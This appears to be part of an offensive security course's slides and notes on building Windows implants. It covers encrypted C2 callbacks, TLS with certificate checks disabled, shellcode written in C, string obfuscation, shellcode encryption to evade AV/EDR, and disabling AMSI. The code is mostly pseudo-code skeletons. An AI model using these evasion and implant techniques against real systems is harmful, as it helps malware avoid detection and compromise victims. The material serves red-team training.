This is a very small snippet of pseudo-code that describes at a high level how to pack and unpack data that is about to be transmitted on the wire. When dealing with data transmitted over the network, you need to keep in mind the endianness. The host computer is going to be in little endian where the little end is the least significant bit (LSB), which is at bit position zero (0). Take a 4-byte value as an example: 0xC0A867A4. You can use that value in that order in source code, but once the program gets it into memory, you will see it ordered a bit differently, probably something like this: A4 67 A8 C0, which is now in little endian order. The value is not in the correct order is being used for sockets or being sent over to your C2 infrastructure. The endianness for that is call big endian where the LSB is flipped on its end. There are several functions that can be used to switch endianness when needed. One of the better ones is to use an intrinsic function known to the compiler internally called, ***_byteswap_ulong()***. Call that intrinsic function with the value 0xC0A867A4 and it will be put into the correct endianness: ***_byteswap_ulong(****0xC0A867A4****).*** So now in memory it will look like this: C0 A8 67 A4, now it is ready to hit the wire or to be used with a socket.

Since this class uses C++, there are more things we can take advantage of instead of plain old C. For example, there is an awesome library called “alpaca” that can serialize/deserialize the data into a byte vector ready for transmitting. When using C++ 20, you can use ***std::bit_cast*** to change how data is reinterpreted. For example, if your C2 infrastructure is sending over a struct-packed data of information, you can quite easily unpack that using the ***std::bit_cast*** right into your own custom struct.

Reference:
https://github.com/p-ranav/alpaca/

Encryption of Data

CNG APIs

Need to specify what algorithm should be used and its properties

Can create or import a key followed by encrypting or decrypting the data

```
// basics steps for CNG API usage
// open the algorithm provider
BCryptOpenAlgorithmProvider(, BCRYPT_AES_ALGORITHM,,)

// set algorithm properties
BCryptSetProperty(,, BCRYPT_CHAIN_MODE_GCM,,)

// create a key
BCryptGenerateSymmetricKey()

// encrypt the data
BCryptEncrypt();

// decrypt the data
BCryptDecrypt();
```


Encryption of Data

Your data that is being sent back and forth between your implant and C2 infrastructure, you should really encrypt it. Many companies will have proxies like F5 BIG-IP or Blue Coat Proxy SG that can host certificates, inspect data, and more! When those types of products implement SSL interception to then look at the HTTPS traffic, your implant's traffic is going to get snooped on when it is actively talking. How they implement this is by having two HTTPS connections, one that goes from the appliance and your website, and one from the appliance and your host. The appliance will be making its own certificate that will be presented to the host and your host either must be configured to trust it or just be setup to automatically trust it. There are only a handful of sites or categories of sites and traffic that cannot be intercepted. Communications with your healthcare provider, your lawyer, your bank, etc. all are protected by law under HIPAA and other rulings. Your little implant's traffic though, it is all fair game unless your red team is being clever and getting their infrastructure categorized as something that cannot legally be intercepted.

Now that we know some interception is going to happen, it is best to encrypt the actual data that is inside those packets. Some implants will use a stream cipher like RC4, but it is strongly recommended against it. It is best to use a block cipher like AES. AES can be implemented in different modes with some of them being terrible and others being the best. If you have taken SEC660, you will know a bit more about AES and the block modes in a deeper detail that this course will not dive into. What is recommended is to use AES with counter mode (AES-CTR) or Galois counter mode (AES-GCM). There are modern Win32 APIs that can be used for this that are implemented in the bcrypt.h header file. The only downside is the next-gen APIs will not work on older systems. For those older targets, you will have to use the wincrypt APIs. The encrypted data should not be able to be broken, well, at least not very easily and quickly. In short, plan on your implant's traffic being intercepted and encrypt your data using AES-CTR or AES-GCM. For more information about CNG APIs, check out the link below.

Reference:
https://learn.microsoft.com/en-us/windows/win32/seccng/about-cng

TLS Comms

Winlnet and WinHttp

Both offer similar capabilities, and both behave relatively the same

INTERNET_FLAG_SECURE

```
// create the internet session for the implant
InternetOpen(,INTERNET_OPEN_TYPE_DIRECT,,,)

// initiate the connection to the WWW
InternetConnect(,,,,,INTERNET_SERVICE_HTTP,,)

// open the request for the HTTPS session
HttpOpenRequest(,,,,,,INTERNET_FLAG_SECURE,)

// for self-signed certs
InternetSetOption(,INTERNET_FLAG_IGNORE_CERT_CN_INVALID |
SECURITY_FLAG_IGNORE_UNKNOWN_CA)

// send out the request
HttpSendRequest()

// see what might need to be processed
InternetReadFile()
```


TLS Comms

Move over SSL, hello TLS. The Transport Layer Security (TLS) is what should be implemented for your implant's communications when you are trying to look like legit HTTPS traffic. In a nutshell, SSL and TLS work in similar fashion, but TLS is more secure and should be the only thing used. One of the first things done is the TLS handshake. The handshake is where both client and server will begin to establish secure communications with each other and send over the public key. This handshake will become the session where both parties will create keys for the session, which will then be used for all future encryption and decryption of data. TLS is great because one of the many amazing features about it is that it has a message authentication code (MAC) baked right into it. This is great because we can rest assured that data has not been tampered with, allegedly. For your implant's communications, they should be wrapped inside a TLS session and Windows has some Win32 APIs to handle it.

WinHttp and WinInet are the two most used family of APIs for HTTP communications. There are pros and cons to each family, but what we are going to focus on here for the moment is WinInet. When establishing your session with your C2 infrastructure, you will need to make sure your HTTP request handle has the proper flags specified. Flags such as INTERNET_FLAG_SECURE would be enough to just get you going. If using self-signed certs within your C2 infrastructure, you will have to account for the warnings that might get generated when invalid or unknown certs are discovered. To handle that you would use a combination of the following which can all be bitwise ORd together:

- INTERNET_FLAG_IGNORE_CERT_CN_INVALID
- SECURITY_FLAG_IGNORE_UNKNOWN_CA
- SECURITY_FLAG_IGNORE_CERT_DATE_INVALID
- SECURITY_FLAG_IGNORE_CERT_CN_INVALID
- SECURITY_FLAG_IGNORE_WEAK_SIGNATURE
- SECURITY_FLAG_IGNORE_REVOCATION

Cert Pinning

Let's put a pin in it

Windows, Apple, Android, and others all do certificate pinning

Pros and cons, more pros depending on your situation

```
// ask for server's cert chain context
InternetQueryOption(INTERNET_OPTION_SERVER_CERT_CHAIN_CONTEX
T)

// find first of common name, unit name, org name
CertGetNameString(CERT_NAME_SIMPLE_DISPLAY_TYPE)

// get encrypted key hash for cert context
CertGetCertificateContextProperty(CERT_HASH_PROP_ID)

// convert hash to hex bytes
std::stringstream ss;
ss << std::hex;
for (; i < hashLen; ) {
   ss << static_cast<INT>(certHash[i]);
}

// free the cert chain context
CertFreeCertificateChain()
```


Cert Pinning

Cert pinning is just shorthand for certificate pinning and is a special technique that will pin the certificate in the program itself. You can think of this pin like a signature, or thumbprint, that will be pinned in your implant and validated against the thumbprint of the cert you are talking to at the moment for that TLS session. Should the two thumbprints not match, then the entire conversation is rejected, and the implant can take whatever courses of actions it needs. Perhaps it goes to sleep for a bit before trying again, maybe it tries a different domain, or in a paranoid environment it self-destructs. What is kind of great about cert pinning is being able to detect if someone is intercepting your communications like the old school interception of Man-in-the-Middle (MITM). When a high-level certificate authority is compromised, it can be bad for everyone trusting that CA. A compromise like this took place back in 2011 with DigiNotar and Google decided to pin many of their websites' certs directly into Chrome so that any other cert being presented would be rejected. Check out the link down below for more details about cert pinning and the history of it.

For our implant, we can pin the cert we are expecting to see when we call back to the C2 infrastructure. From a coding perspective, there is not a lot of extra code that needs added to implement cert pinning. You can also implement cert pinning with both WinHttp and WinInet despite what some blogs and online documentation might tell you. For WinInet, you can query the option for the flag INTERNET_OPTION_SERVER_CERT_CHAIN_CONTEXT, which will obtain the certificate-chain for your C2 infrastructure. It will then duplicate it as a PCCERT_CHAIN_CONTEXT struct that can be used with any of the crypto APIs that take in that type. When you are done with this, it is imperative to call ***CertFreeCertificateChain*** to free up those resources.

Reference:
https://learn.microsoft.com/en-us/azure/security/fundamentals/certificate-pinning

Lab 5.3: No Caller ID

Use HTTP libraries to implement HTTP communications.

Please refer to the eWorkbook for the details of the lab.

Lab 5.3: No Caller ID
Please refer to the eWorkbook for the details of this lab.

What's the Point?

What's the point?

What's the Point?
The point of this lab was to explore HTTP functions to implement HTTP requests.

Module Summary

- Discussed calling home to say we made it
- Discussed how to call home
- Discussed how to become internet capable
- Discussed checking for pending tasks and sending results back to a listening post

Module Summary

In this module, we discussed how and why your implant should call home. We need some method of telling our C2 infrastructure that we made it. We also took a look at how we could check for any pending tasks as well as send back the results of a previously executed task.

Unit Review Questions

What is the difference between the WSASocket() and socket() APIs?

A WSASocket allows for redirected handles

B Socket is asynchronous

C WSASocket is a CRT API

Unit Review Questions
Q: What is the difference between the WSASocket() and socket() APIs?

A: WSASocket allows for redirected handles

B: Socket is asynchronous

C: WSASocket is a CRT API

Unit Review Answers

What is the difference between the WSASocket() and socket() APIs?

A WSASocket allows for redirected handles

B Socket is asynchronous

C WSASocket is a CRT API

Unit Review Answers
Q: What is the difference between the WSASocket() and socket() APIs?

A: WSASocket allows for redirected handles

B: Socket is asynchronous

C: WSASocket is a CRT API

Unit Review Questions

If using the WinHTTP library, what API is used to create the session?

A WinHttpOpen

B WinHttpConnect

C WinHttpCreate

Unit Review Questions
Q: If using the WinHTTP library, what API is used to create the session?

A: WinHttpOpen

B: WinHttpConnect

C: WinHttpCreate

Unit Review Answers

If using the WinHTTP library, what API is used to create the session?

A WinHttpOpen

B WinHttpConnect

C WinHttpCreate

Unit Review Answers
Q: If using the WinHTTP library, what API is used to create the session?

A: WinHttpOpen

B: WinHttpConnect

C: WinHttpCreate

Unit Review Questions

If using the WinInet library, what API is used to create the session?

A InternetConnect

B InternetOpen

C InternetCreate

Unit Review Questions
Q: If using the WinInet library, what API is used to create the session?

A: InternetConnect

B: InternetOpen

C: InternetCreate

Unit Review Answers

If using the WinInet library, what API is used to create the session?

A InternetConnect

B InternetOpen

C InternetCreate

Unit Review Answers
Q: If using the WinInet library, what API is used to create the session?

A: InternetConnect

B: InternetOpen

C: InternetCreate

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- **Enhancing Your Implant: Shellcode, Evasion, and C2**
- Capture the Flag Challenge

Section 5

Custom Loaders
Lab 5.1: The Loader
Unhooking Hooks
Lab 5.2: UnhookTheHook
Bypassing AV/EDR
Calling Home
Lab 5.3: No Caller ID
Writing Shellcode in C
Bootcamp
Lab 5.4: AMSI No More
Lab 5.5: ShadowCraft

In this module, we will cover how you could craft shellcode using C.

Objectives

Our objectives for this module are:

- Introduce shellcode creation using a higher-level language
- Coding guide for creating shellcode
- Items to keep out of your final product

Objectives

The objectives for this module are to introduce the technique of creating shellcode using a higher-level language like C. We will discuss an overall guide for how to write your C code to produce effective shellcode as well as what are some items we will not want in the final product. The compiler will almost always do something we do not want so we need to override certain items.

Shellcode in C

Not an expert in assembly? No problem!

To get shellcode, you do not have to program in pure assembly, unless you like a challenge. You can use a higher-level language like C and allow the compiler to do some of its magic and optimizations that we cannot manually do in assembly.

Shellcode in C

Writing anything in pure assembly is a challenge that not many take on as it is not for the faint of heart. There are certain portions of the Windows Kernel that are done in pure assembly because of the need for efficiency and perhaps a few other reasons. Exploit developers sometimes create and/or modify ROP gadgets, written in pure assembly, when crafting an exploit against a target. Implant developers sometimes must create small features in pure assembly like creating syscall stubs. Regardless of the role, you might need to develop some part of your implant in assembly, thus requiring a solid understanding of assembly. Assembly does offer the capability for more advanced items but implementing some of those only comes with time and advanced knowledge of assembly. When getting started, it is common to make mistakes and have errors, and a very common error is stack alignment. We want to keep making sure our stack is properly aligned when doing shellcode because the CPU requires it, and it comes into play when making calls to Win32 APIs because they expect to be called with proper alignment. Because we do not have to be experts in assembly, we are going to take full advantage of using a higher-level language and convert it to our shellcode.

Doing development using Visual Studio is great because of the IntelliSense, and with the new AI auto completion in Visual Studio 2022, developing code just became a lot easier. You do not get any of those features, and more, when developing in assembly. Another advantage is with cross-compilation using Visual Studio, we can target x86 and x86_64, or even ARM if so desired, all from one source code project.

Coding Techniques

Assembly is great, but C can be even better.

There are several requirements for coding in C. One is the code must still be position independent (PIC). Our code must not have external references or external dependencies. We also must not have references to the data sections like we would have with initialized strings.

Coding Techniques

It should go without saying but it must be said anyway: we must maintain position independency when creating our shellcode. This requirement does not change just because we are using C to create our shellcode. The position independent requirement also means that we cannot delegate the responsibility of resolving functions/dependencies because those would become external references to somewhere else. A hard-and-fast requirement is that our code should not have any external references unless we resolve them manually on our own. In the end, it would be best not to have external references whatsoever. Also, we do not have the luxury of being loaded by the system loader and having it resolve our APIs for us. We cannot even rely on dynamic resolution using ***GetProcAddress*** because we do not even know the address of ***GetProcAddress***, so we are going to have to find that on our own.

Another cool feature we can take advantage of is compiler intrinsic functions. Compiler intrinsic functions are functions that are not stored in any DLL or other library—they are internal to the compiler itself, hence the name compiler intrinsic. Intrinsic functions have lower overhead than a typical function call would because intrinsic functions are forced inline. Also, since we can no longer write inline assembly for x64 Visual Studio programs, we must use intrinsic functions instead.

The intrin.h header file is an excellent resources for looking at how some of the intrinsic functions are prototyped.

Reference:
https://docs.microsoft.com/en-us/cpp/intrinsics/compiler-intrinsics?view=msvc-170

Intrinsic Functions

```
#include <intrin.h>
// specify single intrinsic function
#pragma intrinsic(memset)
#pragma intrinsic(__movsb)
// comma separated list of functions
#pragma intrinsic(strcmp,memcmp,memcpy,strcpy)

UCHAR decryptedShellcode[10];
UCHAR encryptedShellcode[10] = "\xFC\xC4\x90\x90\x90\x90\xCC\xCC\xCC";

// decryption happens before the move happens

__movsb(decryptedShellcode, encryptedShellcode, 10);
```


Intrinsic Functions
Some C runtime (CRT) functions are available as an intrinsic function, which is very nice to leverage so we can avoid calls to those functions. To enable this, we use a pragma directive like *#pragma intrinsic(memcmp)* or *#pragma intrinsic(strcmp)*. Some other ones are *__writemsr* (for Kernel fun), *__readfsdword* (for reading a DWORD value from FS segment register), *__readgsqword* (for reading a QWORD value from the GS register), or *__writegsqword* (for writing a QWORD value to an offset of the GS register).

The examples on the slide are showing how to tell the compiler that it should use the intrinsic equivalent of the functions specified. The first few examples show how to specify a single function like ***memset***. The next example shows how to make a list of functions that should be made into intrinsic functions. The functions can be called just like you would normally do. The example of calling an intrinsic function shown is of the __movsb which will take the contents of *encryptedShellcode* and move them into *decryptedShellcode*. There is a massive list of CRT functions that have intrinsic equivalents, so get to know them.

References:
https://docs.microsoft.com/en-us/cpp/intrinsics/compiler-intrinsics?view=msvc-170
https://docs.microsoft.com/en-us/cpp/intrinsics/x64-amd64-intrinsics-list?view=msvc-170
https://docs.microsoft.com/en-us/cpp/c-runtime-library/run-time-routines-by-category?view=msvc-170

Avoiding Strings/Global Variables

Strings can easily give you away.

Avoid references to the data section.

Can still be found via static analysis in IDAPro or Ghidra

```
// change this
char charName[] = "GetProcAddress";

// or this
char* charName = "GetProcAddress"

// to this
char charName[] = {'G','e','t','P',...,0};

// avoid global vars
int g_c2port = 4444;
char* g_charName = "LoadLibraryA";
```


Avoiding Strings/Global Variables

Strings can be a dead giveaway as to what your implant can do, and they are also kind of easy to obfuscate or hide. When a malware analyst is ripping apart your implant, one of the areas an analyst will most likely look at would be strings. The Sysinternals suite offers a tool called *strings* that will comb through your implant and display anything that looks like a string. Most strings are NULL-terminated, so that could be one identifying factor when automated tools are looking for strings. When you declare and initialize string variables, like the two variables on the slide, those will easily be found using the strings program or the Strings subview window in IDAPro. We want to avoid this, so one easy step we can implement is creating an array of the individual letters of our string. We of course need to NULL terminate the array with either a '\0' or 0. Please note that is not an ASCII 0, ('0'), because of the escape character in front of it ('\'). The first two variables will be stored in the .data/.rdata section because that is where initialized variables are stored. Using the array technique, we avoid that, but even still, the hex bytes can be found and manually converted to individual chars using a tool like IDAPro of Ghidra.

Viewing Strings

Address	Length	Type	String
.rdata:0040...	0000002C	C	The Stack Segment starts at address: \t %p \n
.rdata:0040...	00000019	C	Please enter an number:
.rdata:0040...	0000000C	C	PID is %d\n\n
.rdata:0040...	0000001A	C	One + Your number = %d \n\n
.rdata:0040...	00000044	C	This program is held open so it may be attached with a debugger. \n\n
.rdata:0040...	0000002B	C	The Data Segment starts at address: \t %p \n
.rdata:0040...	0000002A	C	The BSS Segment starts at address: \t %p \n
.rdata:0040...	0000002B	C	The Code Segment starts at address: \t %p \n
.rdata:0040...	0000002D	C	w32_sharedptr->size == sizeof(W32_EH_SHARED)
.rdata:0040...	0000001E	C	%s:%u: failed assertion `%s'\n
.rdata:0040...	0000002B	C	../../gcc/gcc/config/i386/w32-shared-ptr.c
.rdata:0040...	00000027	C	GetAtomNameA (atom, s, sizeof(s)) != 0

Viewing Strings

This is the strings subview window in IDAPro of an example program called memtest2.exe. On the left side is the address where the string can be located, followed by the string's length, type, and the string itself. The memtest2.exe binary is holding strings in the read only data section, which is where your strings will be stored by default unless you intentionally change it. An assumption could be made about this program that there are several *printf()* statements that will be printing some of these strings out to the terminal. The purpose of the program could be that it simply obtains its own process ID, then displays some information about its sections. For our implant, we do not want the reverse engineering process to be that easy, but rather we want to make the analyst work hard for that paycheck. Obfuscate, encrypt, or otherwise hide your strings as best as possible.

Code Generation

Must change build settings

No need for security checks

No need for hotpatching

```
// Linker settings
No Entry Point: YES /NOENTRY (for DLLs only)
Entry Point: MyEntryPoint (this is your new main)
References: No /OPT:NOREF
Additional Dependencies: Empty
Ignore All Default Libraries: /NODEFAULTLIB
Generate Debug Info: No
Generate Map File: Yes /MAP
SubSystem: Native /SUBSYSTEM:NATIVE


// C/C++ settings
Security Check: No /GS-
Runtime Library: Multi-threaded /MT
Enable C++ Exceptions: No
SDL Checks: /SDL-
Debug Information Format: None
```


Code Generation

We want to generate the best code possible and to do that, we must turn off some options that Visual Studio thinks should be there and options that might be there by inheriting parent project settings. In a normal application, some of these options would make sense to have enabled because we want to build a secure application for our customer base. Implant developers, exploit developers, etc., do not care at all about any of that. We do not care about security cookies because nobody is going to be attempting overflows against our functions. We also do not care about other items like Control Flow Guard, making our image hotpatchable, or function-level linking. All of these options can be found in the project's settings, and you can start turning them off or choosing the values shown on the slide. Since we need self-contained, position independent shellcode, these options help get us there.

Encrypting/Decrypting Your Shellcode: AES (1)


AES Encryption

These versions are deprecated.

Use the Crypto Next Gen APIs instead.

```
// make an AES decrypting function
void AESDecrypt( args go here )
{
 CryptAcquireContextA();
 CryptCreateHash();
 CryptHashData();
 CryptDeriveKey();
 CryptDecrypt();

 CryptReleaseContex();
 CryptDestroyHash();
 CryptDestroyKey();
}
```


Encrypting/Decrypting Your Shellcode: AES (1)
Having raw shellcode in your binary can instantly be flagged by various AV/EDR solutions. We can easily use AES encryption and decryption in our implant thanks to the family of CryptoAPIs. At first it might not seem very intuitive to use and get up and running with it, but after a bit of source code reading along with the MSDN documentation, you will get better at it. It is mainly about contexts, hashes, and keys. When you are done you can free it all and destroy the hash along with the key. The pseudo code on the slide defines a custom function to use for decrypting an AES encrypted blob of data; in our case this would be the shellcode. The first API call is to get a handle to the container that the crypto provider offers. One key parameter is the provider type, which we will choose as PROV_RSA_AES. The call to ***CryptCreateHash*** gives us our handle to the hashed object, which is then passed to the call to ***CryptHashData***. The hash data API will keep adding the hashed data to the hash object. Finally, we call the ***CryptDecrypt*** API to decrypt the shellcode so that it is available for execution. The remaining APIs are for cleanup purposes.



Encrypting/Decrypting Your Shellcode: AES (2)

All of the APIs on the previous slide have all been deprecated, but you can still use them in your code thanks to Microsoft's tremendous effort for backwards compatibility. It is rare for Microsoft to remove APIs that have been deprecated; that is a move that Apple does. The APIs that Microsoft would like us to use are the NextGen crypto APIs (CNG). The functions on the slide are the functions that are aimed at replacing the deprecated APIs. Thankfully, the older APIs have not been removed as of this writing, but Microsoft says they can be removed without any warning. Let us walk through the flow of decrypting a blob of data using the CNG APIs.

Our first API call is to ***BCryptOpenAlgorithmProvider*** because we need to get the CNG provider initialized for our future CNG API calls. The API returns a handle to a variable that we pass it. The next call will be used to get the property value of the chosen algorithm and get the size of the buffer for the key object. The first call we pass NULL for the buffer parameter to purposefully fail the function so it will give us the size needed. The second call we can take the provided size and make our official call with a newly allocated buffer large enough for storing the key object. Then we can set a property for the chosen algorithm like BCRYPT_CHAIN_MODE_CBC. Following that, we can generate our key using the ***BCryptGenerateSymmetricKey*** API, which will take a provided key and create a key object that is then used for symmetric key encryption. Finally, we can decrypt our data using the ***BCryptDecrypt*** API. A very similar process and ordering of API calls can be done for encryption.

Encrypting/Decrypting Your Shellcode: XOR

- Using XOR
- XORing data with a key
- Same routine for encrypt and decrypt

```
// make an XOR decrypting function
1 void XorIt( args go here )
2 {
3  DWORD i = 0;
4  for (; i < sizeof(scode); i++)
5  {
6   scode[i] = (BYTE)scode[i] ^ key;
7  }
8 }
```


Encrypting/Decrypting Your Shellcode: XOR

There has been some discussion as to whether or not XORing data is encoding it or encrypting it. If you read about encryption, you would see there is a key that is involved, then you might say that XORing data is indeed encryption. Of course, to decrypt the data you need to know the key that was used for the XOR operation. So, yes, XOR could technically be a form of encryption despite not getting much entropy, if any at all. Encoding and decoding does not involve keys whatsoever. All you need to know is the encoding mechanism and some are, for the most part, visually identifiable, like Base64. Encoding shellcode that has NULL bytes could be a good method of getting shellcode into a buffer that can later be decoded before execution.

The small snippet of pseudo code on the slide shows what a function might look like that performs XORing of bytes. The bytes could come in as a pointer to an array, like an array of shellcode, or something similar. The loop would iterate over each index of the array and perform the XOR operation with a provided key. The result would then be stored in that same indexed position in the array, as noted at line 6.

Encoding/Decoding Your Shellcode: Base64

```
// can use certutil
certutil.exe -encode scode.bin scode.b64

// place resulting bytes in variable
char scode[] = "ASfdbgfndGBAthyh==";

// decode shellcode
CryptStringToBinaryA(...);

// encode raw shellcode
CryptBinaryToStringA(...);
```


Encoding/Decoding Your Shellcode: Base64

For transforming, or encoding your shellcode, there are several tools that can assist you with this. Online tools are available if you want to give up your shellcode to them, but why take that chance in the first place? We want to use something that is either native to the OS or something that we developed in house. On the slide are a few examples of tools and APIs that are readily available. Certutil.exe, a Windows command-line tool, was designed to be used for certificates, but it has features that we can use for other purposes, like taking shellcode and encoding it to a Base64 file. In addition, you can create a tool in Python to do your encoding and have the logic in your Windows tool to do the decoding. Windows provides a few APIs that can also perform encoding and decoding of data. They are described below.

The ***CryptStringToBinaryA*** , or W version, is one optional API to use to decode the Base64 encoded shellcode blob. The API has seven parameters.

1. LPCSTR *lpszString* is the pointer to string to be converted.
2. DWORD *cchString* is the number of characters in string pointed to by *lpszString* not including the NULL byte.
3. DWORD *dwFlags* is the format to be converted, CRYPT_STRING_BASE64.
4. BYTE **pbBinary* is the pointer to the buffer that will receive the bytes.
5. DWORD **pcbBinary* is the pointer to variable that holds the size of the buffer pointer to by *pbBinary.*
6. DWORD **pdwSkip* is used when bytes are needed to be skipped like when using a header. We will just use NULL here.
7. DWORD **pdwFlags* is the pointer to variable that holds the flags used for the conversion.

Another API is the ***CryptBinaryToStringA***, or W, version. This API has five parameters.

1. const BYTE* *pbBinary* - pointer to the array of bytes we are converting
2. DWORD *cbBinary* - how many elements are in the array, the size of it, but not in bytes
3. DWORD *dwFlags* - the desired resulting format for the string, CRYPT_STRING_BASE64
4. LPSTR *pszString* - the buffer that will store the converted string
5. DWORD* *pcchString* - the size of the destination buffer in chars. NULL indicates we want the API to calculate this for us.

Module Summary

- Covered writing shellcode in C
- Saw how higher-level languages make writing shellcode easier
- Discussed how you must know your compiler flags to keep the compiler in check
- Discussed how you can still attempt shellcoding by hand

Module Summary
In this module, we talked about how we can leverage the knowledge of C to create some shellcode. We can also leverage various compiler flags to get the job done.

Unit Review Questions

What is one example of an API that can decrypt Base64 encoding?

A CryptStringToBinary

B CryptBinaryToString

C DecryptB64

Unit Review Questions
Q: What is one example of an API that can decrypt Base64 encoding?

A: CryptStringToBinary

B: CryptBinaryToString

C: DecryptB64

Unit Review Answers

What is one example of an API that can decrypt Base64 encoding?

A CryptStringToBinary

B CryptBinaryToString

C DecryptB64

Unit Review Answers
Q: What is one example of an API that can decrypt Base64 encoding?

A: CryptStringToBinary

B: CryptBinaryToString

C: DecryptB64

Unit Review Questions

When creating shellcode using C, what do you want to avoid?

A Bugs

B External references

C The heap

Unit Review Questions
Q: When creating shellcode using C, what do you want to avoid?

A: Bugs

B: External references

C: The heap

Unit Review Answers

When creating shellcode using C, what do you want to avoid?

A Bugs

B External references

C The heap

Unit Review Answers
Q: When creating shellcode using C, what do you want to avoid?

A: Bugs

B: External references

C: The heap

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- **Enhancing Your Implant: Shellcode, Evasion, and C2**
- Capture the Flag Challenge

Section 5

Custom Loaders
Lab 5.1: The Loader
Unhooking Hooks
Lab 5.2: UnhookTheHook
Bypassing AV/EDR
Calling Home
Lab 5.3: No Caller ID
Writing Shellcode in C
Bootcamp
Lab 5.4: AMSI No More
Lab 5.5: ShadowCraft

This bootcamp module is going to present some of the most challenging coding challenges you have faced in this course. This final bootcamp is meant to be more hands off, meaning there will be no detailed walk-through or explanation of every step. This is because all of the foundational blocks have been covered and reinforced via labs.

Bootcamp

- AMSI No More
- CustomShell

Bootcamp
For this bootcamp, the first challenge is to use your knowledge of code caves and function hooking to disable AMSI in a PowerShell process.

The second challenge is to continue with the building of your own custom shell.

The third challenge is to create some shellcode using C or C++ and your knowledge of various compiler and linker flags. The purpose here is not to compile the entire program as PIC but only certain functions that you will inject into other processes!

Lab 5.4: AMSI No More

